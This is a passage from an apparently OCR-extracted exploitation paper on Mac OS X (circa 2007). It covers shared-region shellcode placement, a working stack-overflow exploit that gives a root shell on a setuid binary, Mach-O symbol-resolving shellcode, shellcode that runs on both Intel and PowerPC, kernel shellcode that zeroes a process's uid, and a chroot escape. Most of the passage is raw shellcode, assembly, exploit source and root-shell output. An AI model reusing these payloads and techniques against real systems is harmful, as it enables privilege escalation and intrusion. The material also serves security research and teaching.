"\x68\x2f\x62\x69\x6e\x89\xe3\x50"
"\x54\x54\x53\x53\xb0\x3b\xcd\x80";


struct _shared_region_mapping_np {
        mach_vm_address_t       address;
        mach_vm_size_t          size;
        mach_vm_offset_t        file_offset;
```

```
        vm_prot_t               max_prot;   /* read/write/execute/COW/ZF */
        vm_prot_t               init_prot;  /* read/write/execute/COW/ZF */
};

int main(int argc,char **argv)
{
        int fd;
        struct _shared_region_mapping_np sr;
        chr data[PAGESIZE] = { 0xcc };
        char *ptr = data + PAGESIZE - sizeof(dual_sc);

        sr.address     = BASE_ADDR;
        sr.size        = PAGESIZE;
        sr.file_offset = 0;
        sr.max_prot    = VM_PROT_EXECUTE | VM_PROT_READ | VM_PROT_WRITE;
        sr.init_prot   = VM_PROT_EXECUTE | VM_PROT_READ | VM_PROT_WRITE;

        if((fd=open(FILENAME,O_RDWR|O_CREAT))==-1)
        {
                perror("open");
                exit(EXIT_FAILURE);
        }

        memcpy(ptr,dual_sc,sizeof(dual_sc));

        if(write(fd,data,PAGESIZE) != PAGESIZE)
        {
                perror("write");
                exit(EXIT_FAILURE);
        }

        if(syscall(SYS_shared_region_map_file_np,fd,1,&sr,NULL)==-1)
        {
                perror("shared_region_map_file_np");
                exit(EXIT_FAILURE);
        }

        close(fd);
        unlink(FILENAME);

        printf("[+] shellcode at: 0x%x.\n",sr.address +
                                           PAGESIZE -
                                           sizeof(dual_sc));

        exit(EXIT_SUCCESS);
}

/*-------------------------------------------------------------*/
```

When we compile and execute this code, it prints the address of
the shellcode in memory. You can see this below.

```
        -[nemo@fry:~/code]$ gcc sharedcode.c -o sharedcode
        -[nemo@fry:~/code]$ ./sharedcode
        [+] shellcode at: 0x9fffff71.
```

As you can see the address used for our shellcode is 0x9fffff71.
This address, as expected, is free of NULL bytes.

You can test that this procedure has worked as expected by
starting a new process and connecting to it with gdb.

By jumping to this address using the "jump" command in gdb
our shellcode is executed and a bash prompt is displayed.

```
        -[nemo@fry:~/code]$ gdb /usr/bin/id
        GNU gdb 6.3.50-20050815 (Apple version gdb-563)
        (gdb) r
        Starting program: /usr/bin/id
        ^C[Switching to process 752 local thread 0xf03]
```

```
0x8fe01010 in __dyld__dyld_start ()
Quit
(gdb) jump *0x9fffff71
Continuing at 0x9fffff71.
(gdb) c
Continuing.
-[nemo@fry:Users/nemo/code]$
```

In order to demonstrate how this can be used in an exploit,
I have created a trivially exploitable program:

```
/*
 * exploitme.c

 */
int main(int ac, char  **av)
{
        char buf[50] = { 0 };
        printf("%s",av[1]);

        if(ac == 2)
                strcpy(buf,av[1]);

        return 1;
}
```

Below is the exploit for the above program.

```
/*
 * [ exp.c ]
 * nemo@felinemeance.org 2007
 */

#include <stdio.h>
#include <stdlib.h>

#define VULNPROG "./exploitme"
#define OFFSET 66
#define FIXEDADDR 0x9fffff71

int main(int ac, char **av)
{
        char evilbuff[OFFSET];
        char *args[] = {VULNPROG,evilbuff,NULL};
        char *env[]  = {"TERM=xterm",NULL};
        long *ptr = (long *)&(evilbuff[OFFSET - 4]);
        memset(evilbuff,'A',OFFSET);
        *ptr = FIXEDADDR;

        execve(*args,args,env);
        return 1;
}
```

As you can see we fill the buffer up with "A"'s, followed by our
return address calculated by sharedcode.c. After the strcpy() occurs
our stored return address on the stack is overwritten with our new
return address (0x9fffff71) and our shellcode is executed.

If we chown root /exploitme; chmod +s /exploitme; we can see
that our shellcode is mapped into suid processes, which makes
this technique feasible for local privilege escalation. Also,
because we control the memory protection on our mapping, we bypass
non-executable stack protection.

```
-[nemo@fry:/]$ ./exp
fry:/ root# id
uid=0(root)
```

One limitation of this technique is that the file you are
mapping into the shared region must exist on the root file-

system. This is clearly explained in the comment below.

```
/*
 * The split library is not on the root filesystem.  We don't
 * want to pollute the system-wide ("default") shared region
 * with it.
 * Reject the mapping.  The caller (dyld) should "privatize"
 * (via shared_region_make_private()) the shared region and
 * try to establish the mapping privately for this process.
 */
]
```

Another limitation to this technique is that Apple have locked down this syscall with the following lines of code:

```
         *
         * This system call is for "dyld" only.
         *
```

Luckily we can beat this magnificent protection by.... completely ignoring it.

--[3 - Resolving Symbols From Shellcode

In this section I will demonstrate a method which can be used to resolve the address of a symbol from shellcode.

This is useful in remote exploitation where you wish to access or modify some of the functionality of the vulnerable program. This may also be useful in calling some of the functions in a particular shared library in the address space.

The examples in this section are written in Intel assembly, nasm syntax. The concepts presented can easily be recreated in PowerPC assembler. If anyone takes the time to do this let me know.

The method I will describe requires some basic knowledge about the Mach-O object format and how symbols are stored/resolved. I will try to be as verbose as I can, however if more research is required check out the Mach-O Runtime document from the Apple website. [4]

The process of resolving symbols which I am describing in this section involves locating the LINKEDIT section in memory.

The LINKEDIT section is broken up into a symbol table (symtab) and string table (strtab) as follows:

```
      [ LINKEDIT SECTION ]

low memory: 0x0
:_____________________________________,
|---(symtab data starts here.)---|
|<nlist struct>                  |
|<nlist struct>                  |
|<nlist struct>                  |
| ...                            |
|---(strtab data starts here.)---|
|"_mh_execute_header\0"          |
|"dyld_start\0"                  |
|"main"                          |
| ...                            |
:_____________________________________;
himem : 0xffffffff
```

By locating the start of the string table and the start of the symbol table relative to the address of the LINKEDIT section it is then possible to loop through each of the nlist structures

in the symbol table and access their appropriate string in the string table. I will now run through this technique in fine detail.

To resolve symbols we will start by locating the mach_header in memory. This will be the start of our mapped in mach-o image. One way to find this is to run the "nm" command on our binary and locate the address of the __mh_execute_header symbol.

Currently on Mac OS X, the executable is simply mapped in at the start of the first page. 0x1000.

We can verify this as follows:

```
-[nemo@fry:~]$ nm /bin/sh | grep mh_
00001000 A __mh_execute_header

(gdb) x/x 0x1000
0x1000: 0xfeedface
```

As you can see the magic number (0xfeedface) is at 0x1000. This is our Mach-O header. The struct for this is shown below:

```
struct mach_header
{
    uint32_t magic;
    cpu_type_t cputype;
    cpu_subtype_t cpusubtype;
    uint32_t filetype;
    uint32_t ncmds;
    uint32_t sizeofcmds;
    uint32_t flags;
};
```

In my shellcode I assume that the file we are parsing always has a LINKEDIT section and a symbol table load command (LC_SYMTAB). This means that I do not bother parsing the mach_header struct. However if you do not wish to make this assumption, it is easy enough to loop ncmds number of times while parsing the load commands.

Directly after the mach_header struct in memory are a bunch of load_commands. Each of these commands begins with a "cmd" id field, and the size of the command.

Therefore, we start our code by setting ecx to the address of the first load command, directly after the mach_header struct in memory. This positions us at 0x101c. We then null out some of the registers to use later in the code.

```
;# null out some stuff (ebx,edx,eax)
xor     ebx,ebx
mul     ebx

;# position ecx past the mach_header.
xor     ecx,ecx
mov     word cx,0x101c
```

For symbol resolution, we are only interested in LC_SEGMENT commands and the LC_SYMTAB. In particular we are looking for the LINKEDIT LC_SEGMENT struct. This is explained in more detail later.

The #define's for these are in /usr/include/mach-o/loader.h as follows:

```
#define LC_SEGMENT      0x1
        /* segment of this file to be mapped */
#define LC_SYMTAB       0x2
```

```
                /* link-edit stab symbol table info */
```

The LC_SYMTAB command uses the following struct:

```
        struct symtab_command
        {
            uint_32 cmd;
            uint_32 cmdsize;
            uint_32 symoff;
            uint_32 nsyms;
            uint_32 stroff;
            uint_32 strsize;
        };
```

The symoff field holds the offset from the start of the file to the symbol table. The stroff field holds the offset to the string table. Both the symbol table and string table are contained in the LINKEDIT section.

By subtracting the symoff from the stroff we get the offset into the LINKEDIT section in which to read our strings. The nsyms field can be used as a loop count when enumerating the symtab. For the sake of this sample code, however,i have assumed that the symbol exists and ignored the nsyms field entirely.

We find the LC_SYMTAB command simply by looping through and checking the "cmd" field for 0x2.

The LINKEDIT section is slightly harder to find; we need to look for a load command with the cmd type 0x1 (segment_command), then check for the name "__LINKEDIT" in the segname field of the struct. The segment_command struct is shown below:

```
        struct segment_command
        {
            uint32_t cmd;
            uint32_t cmdsize;
            char segname[16];
            uint32_t vmaddr;
            uint32_t vmsize;
            uint32_t fileoff;
            uint32_t filesize;
            vm_prot_t maxprot;
            vm_prot_t initprot;
            uint32_t nsects;
            uint32_t flags;
        };
```

I will now run through an explanation of the assembly code used to accomplish this technique.

I have used a trivial state machine to loop through each load_command until both the symbol table and LINKEDIT virtual addresses have been found.

First we check which type of load_command each is and then we jump to the appropriate handler, if it is one of the types we need.

```
next_header:
        cmp     byte [ecx],0x2  ;# test for LC_SYMTAB (0x2)
        je      found_lcsymtab

        cmp     byte [ecx],0x1  ;# test for LC_SEGMENT (0x1)
        je      found_lcsegment
```

The next two instructions add the length field of the load_command to our pointer. This positions us over the cmd

field of the next load_command in memory. We jump back up
to the next_header symbol and compare again.

```
next:
        add     ecx,[ecx + 0x4]   ;# ecx += length
        jmp     next_header
```

The found_lcsymtab handler is called when we have a cmd == 0x2.
We make the assumption that there's only one LC_SYMTAB. We can
use the fact that if we're here, eax hasn't been set yet and is 0.
By comparing this with edx we can see if the LINKEDIT segment has
been found. After the cmp, we update eax with the address of the
LC_SYMTAB. If both the LINKEDIT and LC_SYMTAB sections have been
found, we jmp to the "found_both" symbol, otherwise we process
the next header.

```
found_lcsymtab:
        cmp     eax,edx    ;# use the fact that eax is 0 to test edx.
        mov     eax,ecx    ;# update eax with current pointer.
        jne     found_both ;# we have found LINKEDIT and LC_SYMTAB
        jmp     next       ;# keep looking for LINKEDIT
```

The found_lcsegment handler is very similar to the
found_lcsymtab code. However, since there are many LC_SEGMENT
commands in most files we need to be sure that we've found
the __LINKEDIT section.

To do this we add 8 to the struct pointer to get to the
segname[] string. We then check 2 characters in, skipping
the "__" for the 4 bytes "LINK". 0x4b4e494c accounting for
endian issues. Again, we use the fact that there should
only be one LINKEDIT section. This means that if we are
past the check for "LINK" edx is 0. We use this to test
eax, to see if the LC_SYMTAB command has been found.
Again if we are done we jmp to found_both, if not back
up to the "next_header" symbol.

```
found_lcsegment:
        lea     esi,[ecx + 0x8] ;# get pointer to name
        ;# test for "LINK"
        cmp     long [esi + 0x2],0x4b4e494c
        jne     next            ;# it's not LINKEDIT, NEXT!
        cmp     edx,eax         ;# use zero'ed edx to test eax
        mov     edx,ecx         ;# set edx to current address
        jne     found_both      ;# we're done!
        jmp     next            ;# still need to find
                                ;# LC_SYMTAB, continue
                                ;# EDX = LINKEDIT struct
                                ;# EAX = LC_SYMTAB struct
```

Now that we have our pointers to LINKEDIT and LC_SYMTAB, we can
subtract symtab_command.symoff from symtab_command.stroff to
obtain the offset of the strings table from the start of LINKEDIT.
By adding this offset to LINKEDIT's virtual address, we have now
calculated the virtual address of the string table in memory.

```
found_both:
        mov     edi,[eax + 0x10]       ;# EDI = stroff
        sub     edi,[eax + 0x8]        ;# EDI -= symoff
        mov     esi,[edx + 0x18]       ;# esi = VA of linkedit
        add     edi,esi       ;# add virtual address of LINKEDIT to offset
```

The LINKEDIT section contains a list of "struct nlist" structures.
Each one corresponds to a symbol. The first union contains an offset
into the string table (which we have the VA for). In order to find the
symbol we want we simply cycle through the array and offset our
string table pointer to test the string.

```
        struct nlist
```

```
        {
            union {
            #ifndef __LP64__
                char *n_name;
            #endif
                int32_t n_strx;
            } n_un;
            uint8_t n_type;
            uint8_t n_sect;
            int16_t n_desc;
            uint32_t n_value;
        };
]
```

Now that we are able to walk through our nlist structs we are good to go. However it wouldn't make sense to store the full symbol name in our shellcode as this would make the code larger than it already is. ;/

I have chosen to steal^H^H^H^Huse skape's "compute_hash" function from "Understanding Windows Shellcode" [5]. He explains how the code works in his paper.

The following code shows a simple loop. First we jump down to the "hashes" symbol, and call back up to get a pointer to our list of hashes. We read the first hash in, and then loop through each of the nlist structures, hashing the symbol found and comparing it against our precomputed hash.

If the hash is unsuccessful we jump back up to "check_next_hash", however if it's successful we continue down to the "done" symbol.

```
;# esi == constant pointer to nlist
;# edi == strtab base

lookup_symbol:
        jmp     hashes
lookup_symbol_up:
        pop     ecx
        mov     ecx,[ecx]           ;# ecx = first hash
check_next_hash:
        push    esi                 ;# save nlist pointer
        push    edi                 ;# save VA of strtable
        mov     esi,[esi]           ;# *esi = offset from strtab to string
        add     esi,edi             ;# add VA of strtab
compute_hash:
        xor edi, edi
        xor eax, eax
        cld
compute_hash_again:
        lodsb
        test al, al                 ;# test if on the last byte.
        jz compute_hash_finished
        ror edi, 0xd
        add edi, eax
        jmp compute_hash_again
compute_hash_finished:
        cmp     edi,ecx
        pop     edi
        pop     esi
        je      done
        lea     esi,[esi + 0xc]     ;# Add sizeof(struct nlist)
        jmp     check_next_hash
done:
```

Each hash we wish to resolve can be appended after the hashes: symbol.

```
                                                ;# hash in edi
hashes:
        call    lookup_symbol_up
```

```
        dd      0x8bd2d84d
```

Now that we have the address of our symbol we're all done and can call our function, or modify it as we need.

In order to calculate the hash for our required symbol, I have cut and paste some of skapes code into a little c progam as follows:

```
        #include <stdio.h>
        #include <stdlib.h>

        char chsc[] =
        "\x89\xe5\x51\x60\x8b\x75\x04\x31"
        "\xff\x31\xc0\xfc\xac\x84\xc0\x74"
        "\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4"
        "\x89\x7d\xfc\x61\x58\x89\xec\xc3";

        int main(int ac, char **av)
        {
                long (*hashstr)() = (long (*)())chsc;

                if(ac != 2) {
                        fprintf(stderr,"[!] usage: %s <string to hash>\n",*av);
                        exit(1);
                }

                printf("[+] Hash: 0x%x\n",hashstr(av[1]));

                return 0;
        }
```

We can run this as shown below to generate our hash:

```
-[nemo@fry:~/code/kernelsc]$ ./comphash _do_payload
[+] Hash: 0x8bd2d84d
```

If the symbol we have resolved is a function that we wish to call there is a little more we must do before this is possible.

Mac OS X's linker, by default, uses lazy binding for external symbols. This means that if our intended function calls another function in an external library, which hasn't been called elsewhere in the program already, the dynamic linker will try to resolve the address as you call it.

For example, a call to execve() with lazy binding will be replaced with a call to dyld_stub_execve() as shown below:

```
0x1f54 <do_payload+78>: call   0x301b <dyld_stub_execve>
```

At runtime this function contains one instruction:

```
call   0x8fe12f70 <__dyld_fast_stub_binding_helper_interface>
```

This invokes the dyld which resolves the symbol and replaces this instruction with a jmp to the real code:

```
jmp    0x9003b7d0 <execve>
```

The only problem which this causes is that this function requires the stack pointer to be correctly aligned, otherwise our code will crash.

To do this we simply subtract 0xc from our stack pointer before calling our function.

Note:

        This will not be necessary if the program you are exploiting has been compiled with the -bind_at_load flag.

Here is the code I have used to make the call.

```
done:
        mov     eax,[esi + 0x8] ;# eax == value
        xchg esp,edx            ;# annoyingly large
        sub dl,0xc              ;# way to align the stack pointer
        xchg esp,edx            ;# without null bytes.
        call    eax
        xchg esp,edx            ;# annoyingly large
        add dl,0xc              ;# way to fix up the stack pointer
        xchg esp,edx            ;# without null bytes.
        ret
```

I have written a small sample c program to demonstrate this code
in action.

The following code has no call to do_payload(). The shellcode will
resolve the address of this function and call it.

```
#include <stdio.h>
#include <stdlib.h>

char symresolve[] =
"\x31\xdb\xf7\xe3\x31\xc9\x66\xb9\x1c\x10\x80\x39\x02\x74\x0a\x80"
"\x39\x01\x74\x0d\x03\x49\x04\xeb\xf1\x39\xd0\x89\xc8\x75\x16\xeb"
"\xf3\x8d\x71\x08\x81\x7e\x02\x4c\x49\x4e\x4b\x75\xe7\x39\xc2\x89"
"\xca\x75\x02\xeb\xdf\x8b\x78\x10\x2b\x78\x08\x8b\x72\x18\x01\xf7"
"\xeb\x39\x59\x8b\x09\x56\x57\x8b\x36\x01\xfe\x31\xff\x31\xc0\xfc"
"\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x39\xcf\x5f\x5e"
"\x74\x05\x8d\x76\x0c\xeb\xde\x8b\x46\x08\x87\xe2\x80\xea\x0c\x87"
"\xe2\xff\xd0\x87\xe2\x80\xc2\x0c\x87\xe2\xc3\xe8\xc2\xff\xff\xff"
"\x4d\xd8\xd2\x8b"; // HASH

void do_payload()
{
        char *args[] = {"/usr/bin/id",NULL};
        char *env[]  = {"TERM=xterm",NULL};
        printf("[+] Executing id.\n");
        execve(*args,args,env);
}

int main(int ac, char **av)
{
        void (*fp)() = (void (*)())symresolve;
        fp();
        return 0;
}
```

As you can see below this code works as you'd expect.

```
-[nemo@fry:~]$ ./testsymbols
[+] Executing id.
uid=501(nemo) gid=501(nemo) groups=501(nemo)
```

The full assembly listing for the method shown in this section
is shown in the Appendix for this paper.

I originally worked on this method for resolving kernel symbols.

Unfortunately, the kernel jettisons (free()'s) the LINKEDIT section
after it boots. Before doing this, it writes out the mach-o file
/mach.sym containing the symbol information for the kernel.

If you set the boot flag "keepsyms" the LINKEDIT section will
not be free()'ed and the symbols will remain in kernel memory.

In this case we can use the code shown in this section, and
simply scan memory starting from the address 0x1000 until we

find 0xfeedface. Here is some assembly code to do this:

```
SECTION .text
_main:
        xor     eax,eax
        inc     eax
        shl     eax,0xc         ;# eax = 0x1000
        mov     ebx,0xfeedface  ;# ebx = 0xfeedface
up:
        inc     eax
        inc     eax
        inc     eax
        inc     eax             ;# eax += 4
        cmp     ebx,[eax]       ;# if(*eax != ebx) {
        jnz     up              ;#      goto up }
        ret
```

After this is done we can resolve kernel symbols as needed.

--[4 - Architecture Spanning Shellcode

Since the move from PowerPC to Intel architecture it has become common to find both PowerPC and Intel Macs running Mac OS X in the wild. On top of this, Mac OS X 10.4 ships with virtualization technology from Transitive called Rosetta which allows an Intel Mac toexecute a PowerPC binary. This means that even after you've finger-printed the architecture of a machine as Intel, there's a chance a network facing daemon might be running PowerPC code. This poses a challenge when writing remote exploits as it is harder incorrectly fingerprinting the architecture of the machine will result in failure.

In order to remedy this a technique can be used to create shellcode which executes on both Intel and PowerPC architecture.

This technique has been documented in the Phrack article of the same name as this section [16].
I provide a brief explanation here as this technique is used throughout the remainder of the paper.


The basic premise of this technique is to find a PowerPC instruction which, when executed, will simply step forward one instruction. It must do this without performing any memory access, only changing the state of the registers. When this instruction is interpreted as Intel opcodes however, a jump must be performed. This jump must be over the PowerPC portion of the code and into the Intel instructions. In this way the architecture type can be determined.

A suitable PowerPC instruction exists. This is the "rlwnm" instruction.

The following is the definition of this instruction, taken from the PowerPC manual:

(rlwnm) Rotate Left Word then AND with Mask (x'5c00 0000')

```
rlwnm   rA,rS,rB,MB,ME  (Rc = 0)
rlwnm.  rA,rS,rB,MB,ME  (Rc = 1)
```



This is the rotate left instruction on PowerPC. Basically a mask, (defined by the bits MB to ME) is applied and the register rS is rotated rB bits. The result is stored in rA. No memory access is made by this instruction regardless of the arguments given.

By using the following parameters for this instruction we can

end up with a valid and useful opcode.

```
rA = 16
rS = 28
rB = 29
MB = XX
ME = XX

rlwnm r16,r28,r29,XX,XX
```

This leaves us with the opcode:

```
"\x5f\x90\xeb\xxx"
```

When this is broken down as Intel code it becomes the following instructions:

```
nasm > db 0x5f,0x90,0xeb,0xXX
00000000  5F                pop edi         // move edi to the stack
00000001  90                nop             // do nothing.
00000002  EBXX              jmp short 0xXX  // jump to our payload.
```

Here is a small example of how this can be useful.

```
char trap[] =
"\x5f\x90\xeb\x06"      // magic arch selector
"\x7f\xe0\x00\x08"      // trap ppc instruction
"\xcc\xcc\xcc\xcc";     // intel: int3 int3 int3 int3
```

This shellcode when executed on PowerPC architecture will execute the "trap" instruction directly below our selector code. However when this is interpreted as Intel architecture instructions the "eb 06" causes a short jump to the int3 instructions. The reason 06 rather than 04 is used for our jmp short value here is that eip is pointing to the start of the jmp instruction itself (eb) during execution. Therefore, the jmp instruction needs to compensate by adding two bytes to the lenth of the PowerPC assembly.

To verify that this multi-arch technique works, here is the output of gdb when attached to this process on Intel architecture:

```
Program received signal SIGTRAP, Trace/breakpoint trap.
0x0000201b in trap ()
(gdb) x/i $pc
0x201b <trap+11>:       int3
```

Here is the same output from a PowerPC version of this binary:

```
Program received signal SIGTRAP, Trace/breakpoint trap.
0x00002018 in trap ()
(gdb) x/i $pc
0x2018 <trap+4>:        trap
```

--[5 - Writing Kernel level shellcode

In this section we will look at some techniques for writing shellcode for use when exploiting kernel level vulnerabilities.

A couple of things to note before we begin. Mac OS X does not share an address space for kernel/user space. Both the kernel and userspace have a 4gb address space each (0x0 -> 0xffffffff).

I did not bother with writing PowerPC code again for most of what I've done, if you really want PowerPC code some concepts here will quickly port others require a little thought ;).

--[5.1 - Local privilege escalation

The first type of kernel shellcode we will look at writing is for local vulnerabilities. The typical objective for local kernel

shellcode is simply to escalate the privileges of our userspace process.

This topic was covered in noir's excellent paper on OpenBSD kernel exploitation in Phrack 60. [6]

A lot of the techniques from noir's paper apply directly to Mac OS X. noir shows that the sysctl() function can be used to retrieve the kinfo_proc struct for a particular process id. As you can see below one of the members of the kinfo_proc struct is a pointer to the proc struct.

```
struct kinfo_proc {
        struct  extern_proc kp_proc;             /* proc structure */
        struct  eproc {
                struct  proc *e_paddr;          /* address of proc */
                struct  session *e_sess;        /* session pointer */
                struct  _pcred e_pcred;         /* process credentials */
                struct  _ucred e_ucred;         /* current credentials */
                struct   vmspace e_vm;          /* address space */
                pid_t   e_ppid;                 /* parent process id */
                pid_t   e_pgid;                 /* process group id */
                short   e_jobc;                 /* job control counter */
                dev_t   e_tdev;                 /* controlling tty dev */
                pid_t   e_tpgid;                /* tty process group id */
                struct  session *e_tsess;       /* tty session pointer */
#define WMESGLEN        7
                char    e_wmesg[WMESGLEN+1];    /* wchan message */
                segsz_t e_xsize;                /* text size */
                short   e_xrssize;              /* text rss */
                short   e_xccount;              /* text references */
                short   e_xswrss;
                int32_t e_flag;
#define EPROC_CTTY      0x01    /* controlling tty vnode active */
#define EPROC_SLEADER   0x02    /* session leader */
#define COMAPT_MAXLOGNAME       12
                char e_login[COMAPT_MAXLOGNAME];/* short setlogin() name*/
                int32_t e_spare[4];
        } kp_eproc;
};
```

Ilja van Sprundel mentioned this technique in his talk at Blackhat [7]. Basically, we can use the leaked address "p.kp_eproc.ep_addr" to access the proc struct for our process in memory.

The following function will return the address of a pid's proc struct in the kernel.

```
long get_addr(pid_t pid) {
        int i, sz = sizeof(struct kinfo_proc), mib[4];
        struct kinfo_proc p;
        mib[0] = CTL_KERN;
        mib[1] = KERN_PROC;
        mib[2] = KERN_PROC_PID;
        mib[3] = pid;
        i = sysctl(&mib, 4, &p, &sz, 0, 0);
        if (i == -1) {
                perror("sysctl()");
                exit(0);
        }
        return(p.kp_eproc.e_paddr);
}
```

Now that we have the address of our proc struct, we simply have to change our uid and/or euid in their respective structures.

Here is a snippet from the proc struct:

```
struct  proc {
        LIST_ENTRY(proc) p_list;        /* List of all processes. */
```

```
        /* substructures: */
        struct  ucred *p_ucred;         /* Process owner's identity. */
        struct  filedesc *p_fd;         /* Ptr to open files structure. */
        struct   pstats *p_stats; /* Accounting/statistics (PROC ONLY). */
        struct  plimit *p_limit;        /* Process limits. */
        struct  sigacts *p_sigacts;
        /* Signal actions, state (PROC ONLY). */
        ...
}
```

As you can see, following the p_list there is a pointer to the ucred struct. This struct is shown below.

```
struct _ucred {
        int32_t cr_ref;                 /* reference count */
        uid_t   cr_uid;                 /* effective user id */
        short   cr_ngroups;             /* number of groups */
        gid_t   cr_groups[NGROUPS];     /* groups */
};
```

By changing the cr_uid field in this struct, we set the euid of our process.

The following assembly code will seek to this struct and null out the ucred cr_uid field. This leaves us with root privileges on an Intel platform.

```
SECTION .text
_main:
        mov     ebx, [0xdeadbeef]       ;# ebx = proc address
        mov     ecx, [ebx + 8]          ;# ecx = ucred
        xor     eax,eax
        mov     [ecx + 12], eax         ;# zero out the euid
        ret
```

To use this code we need to replace the address 0xdeadbeef with the address of the proc struct which we looked up earlier.

Here is some code from Ilja van Sprundel's talk which does the same thing on a PowerPC platform.

```
int kshellcode[] = {
        0x3ca0aabb, // lis r5, 0xaabb
        0x60a5ccdd, // ori r5, r5, 0xccdd
        0x80c5ffa8, // lwz r6, Â-88(r5)
        0x80e60048, // lwz r7, 72(r6)
        0x39000000, // li r8, 0
        0x9106004c, // stw r8, 76(r6)
        0x91060050, // stw r8, 80(r6)
        0x91060054, // stw r8, 84(r6)
        0x91060058, // stw r8, 88(r6)
        0x91070004  // stw r8, 4(r7)
}
```

We can combine the two shellcodes into one architecture spanning shellcode. This is a simple process and is documented in section 4 of this paper.

The full listing for our multi-arch code is shown in the Appendix.

On PowerPC processors XNU uses an optimization referred to as the "user memory window". This means that the user address space and the kernel address space share some mappings.

This design is in place for copyin/copyout etc to use. The user memory window typically starts at 0xe0000000 in both the kernel and user address space. This can be useful when trying to position shellcode for use in local privilege

escalation vulnerabilities.

--[5.2 - Breaking chroot()

Before we look into how we can go about breaking out of processes after they have used the chroot() syscall, we will a look at why, a lot of the time, we don't need to.

```
-[root@fry:/chroot]# touch file_outside_chroot

-[root@fry:/chroot]# ls -lsa file_outside_chroot
0 -rw-r--r--   1 root  admin  0 Jan 29 12:17 file_outside_chroot

-[root@fry:/chroot]# chroot demo /bin/sh

-[root@fry:/]# ls -lsa file_outside_chroot
ls: file_outside_chroot: No such file or directory

-[root@fry:/]# pwd
/

-[root@fry:/]# ls -lsa ../file_outside_chroot
0 -rw-r--r--   1 root  admin  0 Jan 29 20:17 ../file_outside_chroot

-[root@fry:/]# ../../usr/sbin/chroot ../../ /bin/sh

-[root@fry:/]# ls -lsa /chroot/file_outside_chroot
0 -rw-r--r--   1 root  admin  0 Jan 29 12:17 /chroot/file_outside_chroot
```

As you can see, the /usr/sbin/chroot command which ships with Mac OS X does not chdir() and therefore does not really do very much at all.

The author suggests the following addition be made to the chroot man page on Mac OS X:

```
        "Caution: Does not work."
```

On an unrelated note, this patch would also be suitable for the setreuid() man page.

I won't spend too much time on this since noir already covered it really well in his paper. [6]

Basically as noir mentions, all we need to do to break our process out of the chroot() is to set the p->p_fd->fd_rdir element in our proc struct to NULL.

We can get the address of our proc struct using sysctl as mentioned earlier.

noir already provides us with the instructions for this:

```
mov     edx,[ecx + 0x14]        ;# edx = p->p_fd
mov     [edx + 0xc],eax         ;# p->p_fd->fd_rdir = 0
```

--[5.3 - Advancements

Now that we are familiar with writing shellcode for use in local exploits, where we already have local access to the box, the rest of the kernel related code in this paper will focus on accomplishing it's task without any userspace access required.

In order to do this, we can utilize the per cpu/task/proc/ and thread structures in the kernel. The definitions for each of these structures can be found in the osfmk/kern and bsd/sys/ directories in various header files.

The first struct which we will look at is the "cpu_data"
struct found in osfmk/i386/cpu_data.h.

I have included the definition for this struct below:

```
/*
 * Per-cpu data.
 *
 * Each processor has a per-cpu data area which is dereferenced through the
 * using this, in-lines provides single-instruction access to frequently
 * used members - such as get_cpu_number()/cpu_number(), and
 * get_active_thread()/ current_thread().
 *
 * Cpu data owned by another processor can be accessed using the
 * cpu_datap(cpu_number) macro which uses the cpu_data_ptr[] array of
 * per-cpu pointers.
 */
typedef struct cpu_data
{
        struct cpu_data         *cpu_this;        /* pointer to myself */
        thread_t                cpu_active_thread;
        void                    *cpu_int_state;     /* interrupt state */
        vm_offset_t             cpu_active_stack;  /* kernel stack base */
        vm_offset_t             cpu_kernel_stack;  /* kernel stack top */
        vm_offset_t             cpu_int_stack_top;
        int                     cpu_preemption_level;
        int                     cpu_simple_lock_count;
        int                     cpu_interrupt_level;
        int                     cpu_number;             /* Logical CPU */
        int                     cpu_phys_number;        /* Physical CPU */
        cpu_id_t                cpu_id;               /* Platform Expert */
        int                     cpu_signals;            /* IPI events */
        int                     cpu_mcount_off;    /* mcount recursion */
        ast_t                   cpu_pending_ast;
        int                     cpu_type;
        int                     cpu_subtype;
        int                     cpu_threadtype;
        int                     cpu_running;
        uint64_t                rtclock_intr_deadline;
        rtclock_timer_t         rtclock_timer;
        boolean_t               cpu_is64bit;
        task_map_t              cpu_task_map;
        addr64_t                cpu_task_cr3;
        addr64_t                cpu_active_cr3;
        addr64_t                cpu_kernel_cr3;
        cpu_uber_t              cpu_uber;
        void                    *cpu_chud;
        void                    *cpu_console_buf;
        struct cpu_core         *cpu_core;         /* cpu's parent core */
        struct processor        *cpu_processor;
        struct cpu_pmap         *cpu_pmap;
        struct cpu_desc_table   *cpu_desc_tablep;
        struct fake_descriptor  *cpu_ldtp;
        cpu_desc_index_t        cpu_desc_index;
        int                     cpu_ldt;
#ifdef MACH_KDB
        /* XXX Untested: */
        int                     cpu_db_pass_thru;
        vm_offset_t     cpu_db_stacks;
        void            *cpu_kdb_saved_state;
        spl_t           cpu_kdb_saved_ipl;
        int                     cpu_kdb_is_slave;
        int                     cpu_kdb_active;
#endif /* MACH_KDB */
        boolean_t               cpu_iflag;
        boolean_t               cpu_boot_complete;
        int                     cpu_hibernate;
        pmsd                    pms; /* Power Management Stepper control */
        uint64_t            rtcPop; /* when the etimer wants a timer pop */
```

```
        vm_offset_t     cpu_copywindow_bas;
        uint64_t        *cpu_copywindow_pdp;

        vm_offset_t     cpu_physwindow_base;
        uint64_t        *cpu_physwindow_ptep;
        void            *cpu_hi_iss;
        boolean_t       cpu_tlb_invalid;

        uint64_t        *cpu_pmHpet;
        /* Address of the HPET for this processor */
        uint32_t        cpu_pmHpetVec;
        /* Interrupt vector for HPET for this processor */
/*      Statistics */
        pmStats_t       cpu_pmStats;
        /* Power management data */
        uint32_t        cpu_hwIntCnt[256];         /* Interrupt counts */

        uint64_t                cpu_dr7; /* debug control register */
} cpu_data_t;
```

As you can see, this structure contains valuable information
for our shellcode running in the kernel. We just need to
figure out how to access it.

The following macro shows how we can access this structure.

```
/* Macro to generate inline bodies to retrieve per-cpu data fields. */
#define offsetof(TYPE,MEMBER) ((size_t) &((TYPE *)0)->MEMBER)
#define CPU_DATA_GET(member,type)                                       \
        type ret;                                                       \
        __asm__ volatile ("movl %%gs:%P1,%0"                            \
